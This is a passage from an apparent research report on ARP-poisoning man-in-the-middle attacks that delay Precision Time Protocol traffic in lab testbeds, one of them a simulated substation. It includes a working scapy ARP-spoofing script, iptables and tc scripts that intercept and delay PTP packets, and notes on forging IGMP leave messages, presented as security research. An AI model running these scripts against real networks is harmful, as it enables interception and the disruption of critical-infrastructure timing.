22     Protocol_Size = b"\x04" # STATIC
23     Opcode = b"\x00\x02" # Reply == 2; Request == 1
24
25     # Sender_MAC is the MAC of the device that the intercepted packets will be sent to
26     Sender_MAC = b"\x84\x69\x93\xc6\xa8\x95" #MAC address of the Attacker
27
28     # Sender_IP is the IP of the host that we want to overwrite their ARP reply
29     Sender_IP = b"\xc0\xa8\x02\x6a" #IP addr of Slave/Gateway to Slave
30
31
32     # Target_MAC is the MAC of the host that originated the ARP request
33     Target_MAC = b"\x98\xf0\x7b\x26\xd6\xdd" #MAC address of Slave
34
35     # Target_IP is the IP of the host that originated the ARP request
36     #Target_IP = b"\xc0\xa8\x01\x78" #IP address of Master
37     Target_IP = b"\xc0\xa8\x02\x6a" #IP address of Slave
```

Figure 29: ARP Poisoning Script



```

25 # Sender_MAC is the MAC of the device that the intercepted packets will be sent to
26 Sender_MAC = b"\x84\x69\x93\xc6\xa8\x95" #MAC address of the Attacker
27
28 # Sender_IP is the IP of the host that we want to overwrite their ARP reply
29 Sender_IP = b"\xc0\xa8\x02\x6a" #IP addr of Slave/Gateway to Slave
30
31
32 # Target_MAC is the MAC of the host that originated the ARP request
33 Target_MAC = b"\x98\xf0\x7b\x26\xd6\xd0" #MAC address of Slave
34
35 # Target_IP is the IP of the host that originated the ARP request
36 #Target_IP = b"\xc0\xa8\x01\x78" #IP address of Master
37 Target_IP = b"\xc0\xa8\x02\x6a" #IP address of Slave
38
39 ARP_Layer = Hardware_Type + Protocol_Type + Hardware_Size + Protocol_Size + Opcode + Sender_MAC + Sender_IP + Target_MAC + Target_IP
40
41 packet = scapy.Raw(Ethernet_Layer + ARP_Layer)
42
43 while(1):
44     scapy.sendp(packet, iface=interface, verbose=False)
45     sleep(0.1)

```

Figure 30: ARP Poisoning Script Continued




Figure 31: Updated PTP Testbed

We updated the architecture (Figure 31) to better represent a real-world situation and allow for more devices to be integrated into the testbed. We added a NETGEAR switch that the attacker laptop and slave BBB connect to. The master BBB is still directly connected to our primary MX204.

14 1.004763	192.168.1.120	192.168.2.107	PTPv2	96	8173 Delay_Resp Message
15 1.716059	192.168.2.107	192.168.1.120	PTPv2	86	8174 Delay_Req Message
16 1.716059	192.168.2.107	192.168.1.120	PTPv2	86	8174 Delay_Req Message
17 1.716532	192.168.1.120	192.168.2.107	PTPv2	96	8174 Delay_Resp Message
18 1.716532	192.168.1.120	192.168.2.107	PTPv2	96	8174 Delay_Resp Message
19 1.760658	192.168.1.120	192.168.2.107	PTPv2	86	8674 Sync Message

```

Frame 4: 96 bytes on wire (768 bits), 96 bytes captured (768 bits) on interface \Device\NPF_{5F35BE22-C284-425A-85CA-74AB4A5046D4}, id 0
Ethernet II, Src: JuniperN_f8:b8:a7 (0c:81:26:fd:b8:a7), Dst: HP_c6:a8:ea (84:69:93:c6:a8:ea)
Internet Protocol Version 4, Src: 192.168.1.120, Dst: 192.168.2.107
User Datagram Protocol, Src Port: 320, Dst Port: 320
Precision Time Protocol (IEEE1588)
  0000 .... = majorSdoId: Unknown (0x0)
  .... 1001 = messageType: Delay_Resp Message (0x9)
  0000 .... = minorVersionPTP: 0
  .... 0010 = versionPTP: 2
  messageLength: 54
  domainNumber: 0
  minorSdoId: 0
  > flags: 0x0400
  > correctionField: 0.000000 nanoseconds
  messageTypeSpecific: 0
  > ClockIdentity: 0x98f07bffe641ffa
  SourcePortID: 1
  sequenceId: 8172
  controlField: Delay_Resp Message (3)
  logMessagePeriod: 127

```

Figure 32: Wireshark Capture of Normal Traffic PTP Before ARP Poisoning

Time	Source	Destination	Protocol	Length	sequenceId	Info
408.313.061323220	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
409.313.193679634	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
470.313.241844152	192.168.2.107	192.168.1.120	PTPv2	86	645	645 Delay_Req Message
471.313.291919271	192.168.2.107	192.168.1.120	PTPv2	86	645	645 Delay_Req Message
472.313.325238665	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
473.313.465977912	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
474.313.617105637	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
475.313.749096626	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
476.313.889101872	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
477.314.033049170	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
478.314.160233458	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
479.314.297067013	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
480.314.433004006	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
481.314.514483356	192.168.2.107	192.168.1.120	PTPv2	86	646	646 Delay_Req Message
482.314.564647811	192.168.2.107	192.168.1.120	PTPv2	86	646	646 Delay_Req Message
483.314.591811892	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)
484.314.717000000	84:69:93:c6:a8:95	TexasIns_26:d6:dd	ARP	42		Gratuitous ARP for 192.168.2.106 (Reply)

Figure 33: Attacker Wireshark Capture of Poisoned Slave PTP Traffic

There are a couple ways to confirm that the ARP poisoning was successful. If you have access to the victim's machine, you can simply check their ARP cache for the intended malicious changes. If you see the attacker's MAC address paired with IP addresses not belonging to the attacker's computer, the attack was successful. However, in a real-world situation, it is unlikely that you have access to the victim's machine which is one of the main reasons for an ARP poisoning attack in the first place. Luckily, there is one other simple way to validate the success of the attack: open Wireshark and view what packets are being sent to the attacker computer. If the victim machine had no prior communication with the attacker computer before the ARP poisoning but then packets from the victim machine start being sent to the attacker, we know it was successful. However, if there were already communications between the victim and attacker, there is one more step to be able to separate the intercepted packets from the normal traffic. It is important to note, however, that to successfully ARP poison and forward PTP packets to the master using iptables, the attacker must spam the ARP reply, so it does not get overwritten by the valid entry in the ARP cache. The simplest method to do so is to check the destination IP address within the packet in question; if it is the IP address of the attacker computer, then the victim intended to send that packet to the attacker. However, if the destination IP address does not match the attacker's IP address, the victim intended to send it to a different computer, but the poisoned ARP entry caused it to be redirected to the attacker!

```

debian@beaglebone:~$ arp -a
? (192.168.2.106) at 0c:81:26:fd:b8:a9 [ether] on eth0
debian@beaglebone:~$ arp -a
? (192.168.2.106) at 84:69:93:c6:a8:95 [ether] on eth0
debian@beaglebone:~$

```

Figure 34: Original ARP Cache and Poisoned ARP Cache for Slave BBB

In Figure 35's Wireshark capture below, the attacker is spoofing itself as the master BBB. We can confirm this by checking that the destination IP is the master BBB's IP while the MAC address remains as the attacker's MAC address. As a result, the 'Delay Request Message' is sent to the attacker instead of the PTP master BBB.




Figure 35: Wireshark Capture of PTP after ARP Poisoning

In Figure 36, we are looking at the same packet but this time it is being forwarded by the attacker to the master BBB, which was the slave BBB's original intended destination before the packet got intercepted.




Figure 36: Wireshark Capture of PTP after ARP Poisoning

In the PTP architecture there are five major message types: Announce, Sync, Follow-up, Delay Request, and Delay Response. The first three message types are generated by the master BBB and

broadcasted to the slave BBB whether it requests it or not. The first three message types are crucial when considering precise clock synchronization for the local clocks. However, when it comes to the ‘Delay Request’ and ‘Delay Response’, we are no longer dealing with a broadcast-type relationship, rather it becomes a request and reply relationship. Thus, the slave BBB generates the ‘Delay Request’ and sends that directly to the master BBB for any time propagation delay. The master then sends the ‘Delay Response’ with that delay information to the slave BBB. As stated by Ahmed in the PTP report [3], the Delay Request-Response determines the delay on the wire which is important for the overall time accuracy, stability, and performance of the PTP architecture.

In Figures 37 and 38 below, we enable the built-in packet forwarding mechanism in the attacker’s network configuration, set up iptables configuration, and configure our desired Traffic Control (TC) rules.

```
ip_forwarding=$(sysctl -n net.ipv4.ip_forward)
ip_forwarding_enp0s31f6=$(sysctl -n net.ipv4.conf.enp0s31f6.forwarding)
if [ "$ip_forwarding" -eq 1 ] && [ "$ip_forwarding_enp0s31f6" -eq 1 ]; then
    printf "\rIP_forwarding is already enabled\n\r"
else
    printf "\rEnabling Ip_Forwarding\n\r"
    sysctl -w net.ipv4.ip_forward=1

    printf "\rEnabling Ip_Forwarding for interface\n\r"
    sysctl -w net.ipv4.conf.enp0s31f6.forwarding=1
fi

#echo '1' | sudo tee /proc/sys/net/ipv4/conf/enp0s31f6/forwarding
#echo '1' | sudo tee /proc/sys/net/ipv4/ip_forward

forward_ip="192.168.1.120"

printf "\rFlushing Iptables Configuration\n\r"
sudo iptables -F
sudo iptables -F -t nat
printf "\rSetting up Iptables\n\r"

sudo iptables -t nat -A PREROUTING -i enp0s31f6 -s 192.168.2.107 -d 192.168.1.120 -p udp --dport 319 -j DNAT --to-destination $forward_ip:319
sleep 5
```

Figure 37: IP Forwarding Configuration and Iptables prerouting/ip\_forwarding

```
printf "\rDeleting tc rules\n\r"
sudo tc qdisc del dev enp0s31f6 root
sleep 2
printf "\rCreating tc rules\n\r"
sudo tc qdisc add dev enp0s31f6 root handle 1: prio
sleep 1
sudo tc filter add dev enp0s31f6 protocol ip parent 1: prio 1 u32 match ip protocol 17 0xFF match ip src 192.168.2.107 match ip dst $forward_ip match ip sport 319 0xFFFF
... match ip dport 319 0xFFFF flowid 1:1
sleep 1
sudo tc qdisc add dev enp0s31f6 parent 1:1 handle 10: netem delay 50ms
```

Figure 38: TC Rule Configuration Script

Using the TC rules, we were able to run a test of implementing a 1 second delay, 50 millisecond delay and a random delay for each test case. The random delay was configured with a base delay of 1 second with a range  $\pm 0.5$  seconds. With these three levels of attack, we hope to discover to what level of impact that a delay on the ‘Delay Request’ packet could pose on a PTP architecture.

During our initial analysis of the Distributed Ledger Technology (DLT) network architecture, we noticed PTP was configured to use multicast routing. The difficulty of implementing ARP poisoning on an architecture using multicast routing is presented later in section 4.6.

## 4.5 DLT TESTBED

The desire to implement our ARP poisoning attack on the DLT testbed stems from the realistic application of PTP in a utility/substation architecture to distribute timing to edge devices like relays and power meters. To timestamp event reports and log the behavior of device sensors

within the network architecture of a substation or at a power utility, it is crucial to have a reliable source of precise time like PTP and IRIG-B.




Figure 39: DLT Testbed




Figure 40: DLT Testbed Application in Utilities Sector [7]




Figure 41: SEL 2488 User Configuration Dashboard

Precision Time Protocol (PTP)													
Settings													
Port	PTP	Profile	Domain	Priority 1	Priority 2	Path Delay Mechanism	Announce Interval	Announce Timeout	Sync Interval	Delay Interval	VLAN Enabled	VLAN ID	802.1Q Priority
ETH 1	<input checked="" type="checkbox"/>	Default (UDP)	0	128	128	E2E	1	3	1	1	<input type="checkbox"/>	-	-
ETH 2	<input checked="" type="checkbox"/>	Default (UDP)	0	128	128	E2E	1	3	1	1	<input type="checkbox"/>	-	-
ETH 3	<input checked="" type="checkbox"/>	Default (802.3)	0	128	128	E2E	1	2	1	1	<input type="checkbox"/>	-	-
ETH 4	<input type="checkbox"/>	Power	0	128	128	P2P	1	2	1	1	<input type="checkbox"/>	-	-
Grandmaster ID													
5													
Diagnostics													
Port	Port Status	IP Address		Clock Identity		Port State		Clock Class		Clock Accuracy			
ETH 1	Enabled	192.168.100.21/24		00:30:A7:FF:FE:2B:45:E6		Master		S2		1 us			
ETH 2	Enabled	10.0.0.22/24		00:30:A7:FF:FE:2B:45:E7		Master		S2		1 us			
ETH 3	Enabled	192.168.3.120/24		00:30:A7:FF:FE:2B:45:E8		Master		S2		1 us			
ETH 4	Disabled			00:30:A7:FF:FE:2B:45:E9		Disabled		-		-			

Figure 42: SEL 2488 PTP Configuration Settings

## 4.6 MULTICAST CHALLENGES

PTP supports both unicast and multicast methods of transportation. In our initial testbed shown in Figure 4, we use unicast routing for transporting PTP packets, whereas the DLT testbed shown in Figure 39 uses multicast routing. Per the IEEE 1588 standards, PTP uses multicast destination IP addresses like 224.0.1.129 and 224.0.0.107 by default. Upon receiving network traffic at these IP addresses, they are then forwarded to the devices listed in the multicast group through the Internet Group Management Protocol (IGMP). This dramatically changes the dynamics of any type of MitM attack, thus presenting another layer of difficulty. It is important to note that the multicast layer acts like a shadow layer between the source and destination, thus making it impossible to ARP poison any of the addresses within the multicast group. However, in our attempt to implement unicast routing in the DLT testbed, we found that the slave devices connected to the “Ethernet switches and gateways” layer in Figure 40 were not able to synchronize correctly with the SEL-2488 master clock.



```

ptp4l_configuration2 - Notepad
File Edit Format View Help
[[global]
# Default Data Set
#
twoStepFlag          1
slaveOnly             0
socket_priority       0
priority1             128
priority2             128
domainNumber         0
#utc_offset           37
clockClass            248
clockAccuracy         0xFE
offsetScaledLogVariance 0xFFFF
free_running          0
freq_est_interval     1
dscp_event            0
dscp_general          0
dataset_comparison    ieee1588
G.8275.defaultDS.localPriority 128
maxStepsRemoved       255
#
# Port Data Set
#
logAnnounceInterval   1
logSyncInterval        0
operLogSyncInterval   0
logMinDelayReqInterval 0
logMinPdelayReqInterval 0
operLogPdelayReqInterval 0
announceReceiptTimeout 3
syncReceiptTimeout     0
delayAsymmetry         0
fault_reset_interval   4

fault_reset_interval   4
neighborPropDelayThresh 20000000
masterOnly             0
G.8275.portDS.localPriority 128
asCapable              auto
BMCA                   ptp
inhibit_announce       0
inhibit_delay_req      0
ignore_source_id       0
#
# Run time options
#
assume_two_step        0
logging_level           6
path_trace_enabled     0
follow_up_info         0
hybrid_e2e             0
inhibit_multicast_service 0
net_sync_monitor        0
tc_spanning_tree       0
tx_timestamp_timeout   1
unicast_listen         0
unicast_master_table    0
unicast_req_duration    3600
use_syslog              1
verbose                 0
summary_interval       0
kernel_leap            1
check_fup_sync         0
#
# Servo Options
#
pi_proportional_const   0.0
pi_integral_const       0.0
msg_interval_request    0
servo_num_offset_values 10
servo_offset_threshold  0
write_phase_mode        0
#
# Transport options
#
transportSpecific       0x0
ptp_dst_mac            01:1B:19:00:00:00
p2p_dst_mac            01:80:C2:00:00:0E
udp_ttl                 1
udp6_scope              0x0E
uds_address             /var/run/ptp4l
#
# Default interface options
#
clock_type              OC
network_transport       UDPv4
delay_mechanism         E2E
time_stamping           hardware
tsproc_mode             filter
delay_filter            moving_median
delay_filter_length     10
egressLatency           0
ingressLatency          0
boundary_clock_jbod     0
#
# Clock description
#
productDescription      ;;
revisionData            ;;
manufacturerIdentity    00:00:00
userDescription         ;
timeSource              0xA0

```

Figure 43: PTP4l Configuration

In the above Figure 43, we implement PTP on the slave BBB using PTP4l daemon. We discovered that the slave BBB encountered some synchronization issues when running the PTPd daemon while connected to DLT testbed. The slave BBB was unable to recognize the best master clock while on the DLT network and continued to use its internal clock as the master. After implementing PTP4l on the slave BBB, we were able to establish a stable connection between the SEL-2488 master clock and the slave BBB. Many of the parameters within the PTP4l configuration were left as default, however we did modify certain parameters like ‘ptp\_dst\_mac’, ‘network\_transport’, and delay\_mechanism because of the network architecture of the DLT testbed.

The DLT testbed offered a more practical environment of simulated electric substation, which presented us very different types of challenges. Within the DLT testbed, like many other utility/substation networks, PTP is transmitted using multicast. IGMP plays a crucial role in the operation of multicast, so our next goal was to research how to manipulate IGMP in a way that allows the attacker to successfully remove the slave BBB from the multicast group or add the attacker to the group before performing an ARP poison attack. We triggered a legitimate leave group message by powering down the slave BBB and then turning it back on. We captured this IGMP message on Wireshark and dissected the packet layer by layer. This allowed us to rebuild the exact same IGMP message in a Python script on the attacker machine. The next step was to spoof the DLT network switch with this fabricated IGMP message as shown in the figures within Section 4.6.1.



### 4.6.1 Fabricating IGMP Packets

No.	Time	Source	Destination	Protocol	Length	sequenceId	Info
30955	3.199985326	192.168.100.223	224.0.0.22	IGMPv3	62		Membership Report / Leave group 224.0.1.129 / Leave group 224.0.0.107
31073	3.211962032	192.168.100.223	224.0.0.22	IGMPv3	62		Membership Report / Join group 224.0.0.107 for any sources / Join group 224.0.1.129 for any sources
40271	4.167981335	192.168.100.223	224.0.0.22	IGMPv3	62		Membership Report / Join group 224.0.0.107 for any sources / Join group 224.0.1.129 for any sources

<			
> Frame 40271: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface enp0s31f6, id 0		0000 01 00 5e 00 00 16 a8 a1 59 09 6b 50 06	
> Ethernet II, Src: ASRockIn_09:6b:50 (a8:a1:59:09:6b:50), Dst: IPv4mcast_16 (01:00:5e:00:00:16)		0010 00 30 00 00 40 00 01 02 de 69 c0 a8 64	
> Internet Protocol Version 4, Src: 192.168.100.223, Dst: 224.0.0.22		0020 00 16 94 04 00 00 22 00 14 10 00 00 06	
v Internet Group Management Protocol		0030 00 00 e0 00 00 6b 04 00 00 00 e0 00 01	
[IGMP Version: 3]			
Type: Membership Report (0x22)			
Reserved: 00			
Checksum: 0x1410 [correct]			
[Checksum Status: Good]			
Reserved: 0000			
Num Group Records: 2			
v Group Record : 224.0.0.107 Change To Exclude Mode			
Record Type: Change To Exclude Mode (4)			
Aux Data Len: 0			
Num Src: 0			
Multicast Address: 224.0.0.107			
v Group Record : 224.0.1.129 Change To Exclude Mode			
Record Type: Change To Exclude Mode (4)			
Aux Data Len: 0			
Num Src: 0			
Multicast Address: 224.0.1.129			

Figure 44: Join Group Message

No.	Time	Source	Destination	Protocol	Length	sequenceId	Info
1	0.000000000	192.168.100.223	224.0.0.22	IGMPv3	62		Membership Report / Leave group 224.0.1.129 / Leave group 224.0.0.107

> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface enp0s31f6, id 0		0000 01 00	
> Ethernet II, Src: ASRockIn_09:6b:50 (a8:a1:59:09:6b:50), Dst: IPv4mcast_16 (01:00:5e:00:00:16)		0010 00 3	
> Internet Protocol Version 4, Src: 192.168.100.223, Dst: 224.0.0.22		0020 00 1	
v Internet Group Management Protocol		0030 00 0	
[IGMP Version: 3]			
Type: Membership Report (0x22)			
Reserved: 00			
Checksum: 0x1610 [correct]			
[Checksum Status: Good]			
Reserved: 0000			
Num Group Records: 2			
v Group Record : 224.0.1.129 Change To Include Mode			
Record Type: Change To Include Mode (3)			
Aux Data Len: 0			
Num Src: 0			
Multicast Address: 224.0.1.129			
v Group Record : 224.0.0.107 Change To Include Mode			
Record Type: Change To Include Mode (3)			
Aux Data Len: 0			
Num Src: 0			
Multicast Address: 224.0.0.107			

Figure 45: Leave Group Message

1916.. 82.275922577	192.168.100.223	224.0.0.22	IGMPv3	75 Membership Report - General query
8013.. 83.277242018	192.168.100.223	224.0.0.22	IGMPv3	75 Membership Report - General query
8109.. 84.278393745	192.168.100.223	224.0.0.22	IGMPv3	75 Membership Report - General query
8205.. 85.279590909	192.168.100.223	224.0.0.22	IGMPv3	75 Membership Report - General query
8302.. 86.281148003	192.168.100.223	224.0.0.22	IGMPv3	75 Membership Report - General query
8398.. 87.282711843	192.168.100.223	224.0.0.22	IGMPv3	75 Membership Report - General query
8495.. 88.284091641	192.168.100.223	224.0.0.22	IGMPv3	75 Membership Report - General query
8591.. 89.285754141	192.168.100.223	224.0.0.22	IGMPv3	75 Membership Report - General query
1199.. 124.605072993	192.168.100.152	224.0.0.22	IGMPv3	60 Membership Report / Join group 224.0.0.251 for any sources
1207.. 125.533037592	192.168.100.152	224.0.0.22	IGMPv3	60 Membership Report / Join group 224.0.0.251 for any sources

▶ Frame 859151: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface 0  
 ▶ Ethernet II, Src: AsrockIn\_09:0b:50 (a8:a1:59:09:0b:50), Dst: IPv4mcast\_16 (01:00:5e:00:00:16)  
 ▶ Internet Protocol Version 4, Src: 192.168.100.223, Dst: 224.0.0.22  
 ▼ Internet Group Management Protocol  
   [IGMP Version: 3]  
   Type: Membership Report (0x22)  
   Reserved: 00  
   Checksum: 0x007c [correct]  
   [Checksum Status: Good]  
   Reserved: 0000  
   Num Group Records: 0

Figure 46: Fabricated Leave Group Message Unsuccessful

*enp0s31f6					
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help					
igmp					
No.	Time	Source	Destination	Protocol	Length Info
2051...	21.312415127	192.168.100.79	224.0.0.22	IGMPv3	50 Membership Report / Leave group 224.0.0.107
2053...	21.333627730	192.168.100.79	224.0.0.22	IGMPv3	50 Membership Report / Leave group 224.0.1.129
3257...	34.250420074	192.168.100.79	224.0.0.22	IGMPv3	50 Membership Report / Leave group 224.0.0.107
3300...	34.280292222	192.168.100.79	224.0.0.22	IGMPv3	50 Membership Report / Leave group 224.0.1.129

▶ Frame 329753: 50 bytes on wire (400 bits), 50 bytes captured (400 bits) on interface enp0s31f6, id 0  
 ▶ Ethernet II, Src: ASRockIn\_09:0b:51 (a8:a1:59:09:0b:51), Dst: IPv4mcast\_16 (01:00:5e:00:00:16)  
 ▶ Internet Protocol Version 4, Src: 192.168.100.79, Dst: 224.0.0.22  
 ▼ Internet Group Management Protocol  
   [IGMP Version: 3]  
   Type: Membership Report (0x22)  
   Reserved: 00  
   Checksum: 0xfa92 [correct]  
   [Checksum Status: Good]  
   Reserved: 0000  
   Num Group Records: 1  
   Group Record : 224.0.0.107 Change To Include Mode  
     Record Type: Change To Include Mode (3)  
     Aux Data Len: 0  
     Num Src: 0  
     Multicast Address: 224.0.0.107

Figure 47: Fabricated Leave Group Message Successful

```

File Edit Format View Help
from scapy.all import Ether, IP, sendp
from scapy.packet import Packet
